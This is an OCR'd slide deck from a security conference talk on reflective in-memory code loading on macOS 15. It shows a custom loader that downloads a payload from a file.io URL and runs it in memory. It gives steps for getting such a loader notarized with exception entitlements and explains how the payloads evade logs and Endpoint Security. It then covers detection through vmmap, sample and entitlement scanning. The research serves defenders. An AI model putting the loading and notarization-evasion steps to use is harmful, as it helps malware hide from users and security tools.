
Termination Reason:    Namespace CODESIGNING, Code 2 Invalid Page
```

means you have to have something on disk!

"Hardened Runtime": Enforces code signing checks (which compares an on-disk signature with one in memory)

HARDENED RUNTIME?

...exception entitlements allowing unsigned memory



either:

`com.apple.security.cs.allow-unsigned-executable-memory`

or

`com.apple.security.cs.disable-executable-page-protection`



```
% codesign -dvvv customLoader
...
CodeDirectory v=20500 size=3896 flags=0x10000(runtime)

% codesign -d --entitlements - --xml customLoader
...
<key>com.apple.security.cs.disable-executable-page-protection</key>
<true/>

% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory
...
"Hello #OBTS v7"
```

'exception' entitlement

If You're A Hacker:


1. Create a simple loader with (older) dyld code

2. Enable 'Hardened Runtime' (with exception entitlements) then submit for notarization

```
% codesign -vvvv -R="notarized" --check-notarization <redacted>
<redacted>: valid on disk
<redacted>: satisfies its Designated Requirement
<redacted>: explicit requirement satisfied
```

Apple will notarizes anything that isn't malware!

...and in-memory payloads don't need to be notarized!






As Apple does not allow any process to read the memory of another processes, your payloads are invisible & cannot be captured

(And your loader code reveals nothing!)

Detections?

🥲



Log Msgs || Endpoint Security Events?

```
% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory


Press any key to continue: _

Loading...
Mach-O loaded at 0x6000021d8000


Linking...
Invoking initializers...

"Hello #OBTS v7"
```

begin monitoring here



No log nor Endpoint Security messages are generated by our loader (not even for **ES_EVENT_TYPE_NOTIFY_MMAP**).



Viewing Memory Mappings?

...may (reactively) reveal memory-mapped payloads

```
% ./customLoader https://file.io/PX4HVdOlgANO
Downloaded https://file.io/PX4HVdOlgANO into memory

Loading...
Linking...
Invoking initializers...

"Hello #OBTS v7"
(I'm loaded at: 0x104c20000)
```

load address (0x104c20000)

```
% vmmap `pgrep customLoader`

Process:         customLoader [5631]
...

==== Non-writable regions for process 5631
...
MALLOC metadata             104bd4000-104bd8000    [   16K    16K    16K     0K] r--/rwx SM=SHM
dylib                       104c20000-104c24000    [   16K    16K    16K     0K] r-x/rwx SM=ZER
dylib                       104c24000-104c28000    [   16K    16K    16K     0K] r--/rwx SM=ZER
dylib                       104c2c000-104c34000    [   32K    32K    32K     0K] r--/rwx SM=ZER
STACK GUARD                 1672f4000-16aaf8000    [ 56.0M     0K     0K     0K] ---/rwx SM=NUL   stack guard for thread 0
__TEXT                      192ad2000-192b55000    [  524K   524K     0K     0K] r-x/r-x SM=COW   /usr/lib/dyld
```

in-memory payloads identified as 'dylib' by **vmmap**

memory mappings
(via vmmap, which has special Apple entitlements)

Viewing Running Threads?

...may (reactively) reveal memory-mapped payloads

note: **sample** suspends the process, so is rather "invasive"

```
% sample `pgrep customLoader`

Process:         customLoader [5631]
...

Call graph:
    ...
    1 mach_msg2_trap  (in libsystem_kernel.dylib) + 8  [0x192e19e34]
    8605 Thread_32409566
      8605 thread_start  (in libsystem_pthread.dylib) + 8  [0x192e560fc]
        8605 _pthread_start  (in libsystem_pthread.dylib) + 136  [0x192e5b2e4]
          8602 ???  (in <unknown binary>)  [0x10283bcc8]
          ! 8602 sleep  (in libsystem_c.dylib) + 52  [0x192d056f8]
          !   8602 nanosleep  (in libsystem_c.dylib) + 220  [0x192cfc714]
          !     8602 __semwait_signal  (in libsystem_kernel.dylib) + 8  [0x192e1d3c8]
```

"<unknown binary>"

thread with a call stack thru an "<unknown binary>"
(via sample, which has special Apple entitlements)

Flagging Those Exception Entitlements?

...maybe not used, plus lots of legit binaries have them!

```
01  SecStaticCodeRef staticCode = NULL;
02  CFDictionaryRef signingDetails = NULL;
03
04  SecStaticCodeCreateWithPathAndAttributes(<path to binary>, ..., &staticCode);
05  SecCodeCopySigningInformation(staticCode, kSecCSSigningInformation, &signingDetails);
06
07  //entitlements included signing info dictionary (key: kSecCodeInfoEntitlementsDict)
```

Extracting entitlements


```
% find /Applications -type d -name "*.app" -exec sh -c '
for app; do
    codesign -d --entitlements :- "$app" 2>/dev/null | grep -qE "com.apple.security.cs.(allow-unsigned-executable-memory|disable-executable-page-protection)" && echo "$app";
done
' sh {} +

/Applications/Adobe Photoshop 2025/Adobe Photoshop 2025.app
/Applications/GitHub Desktop.app
/Applications/Google Chrome.app/Contents/Frameworks/.../Google Chrome Helper (Plugin).app
/Applications/Hopper Disassembler v4.app
/Applications/iMovie.app
/Applications/Spotify.app
/Applications/Parallels Desktop.app/Contents/MacOS/Parallels VM.app
...
/Applications/zoom.us.app/Contents/Frameworks/aomhost.app
```

60+ apps!
(on my computer)

The Best (Only?) Solution?


...ignore the loading and detect the actions of the payloads!



new malware is generally undetected (maybe even notarized)


...always wise to focus on, "the behaviors exhibited by the [payloads]" -Colson

...but still, you can't recover the payloads 😭




Conclusions

...& take aways



Takeaways



and thanks to dyld,
very simple to restore!

In-memory ("reflective") loading
on macOS 15 is alive and well!



Hackers make all your payloads in-memory!

Defenders ...good luck 😅



Apple's failure to strike an adequate balance between security and privacy, often (as shown here) ultimately empowers the adversaries, while largely crippling the defenders.

...maybe Apple can give us an entitlement to scan memory 🤞🏽

Mahalo to the "Friends of Objective-See"



Mirror Mirror

Restoring "Reflective" Code Loading on macOS

RESOURCES:

"Reflective Code Loading"
redcanary.com/threat-detection-report/techniques/reflective-code-loading/

"Custom Mach-O Image Loader"
github.com/octoml/macho-dyld

"Writing Bad @$$ Malware for OS X"
blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

"Restoring Dyld Memory Loading"
blog.xpnsec.com/restoring-dyld-memory-loading/

"Running Executables on macOS From Memory"
blogs.blackberry.com/en/2017/02/running-executables-on-macos-from-memory

"Lazarus Group Goes 'Fileless'"
objective-see.org/blog/blog_0x51.html

"Understanding & Defending Against Reflective Code Loading on macOS"
slyd0g.medium.com/understanding-and-defending-against-reflective-code-loading-on-macos-e2e83211e48f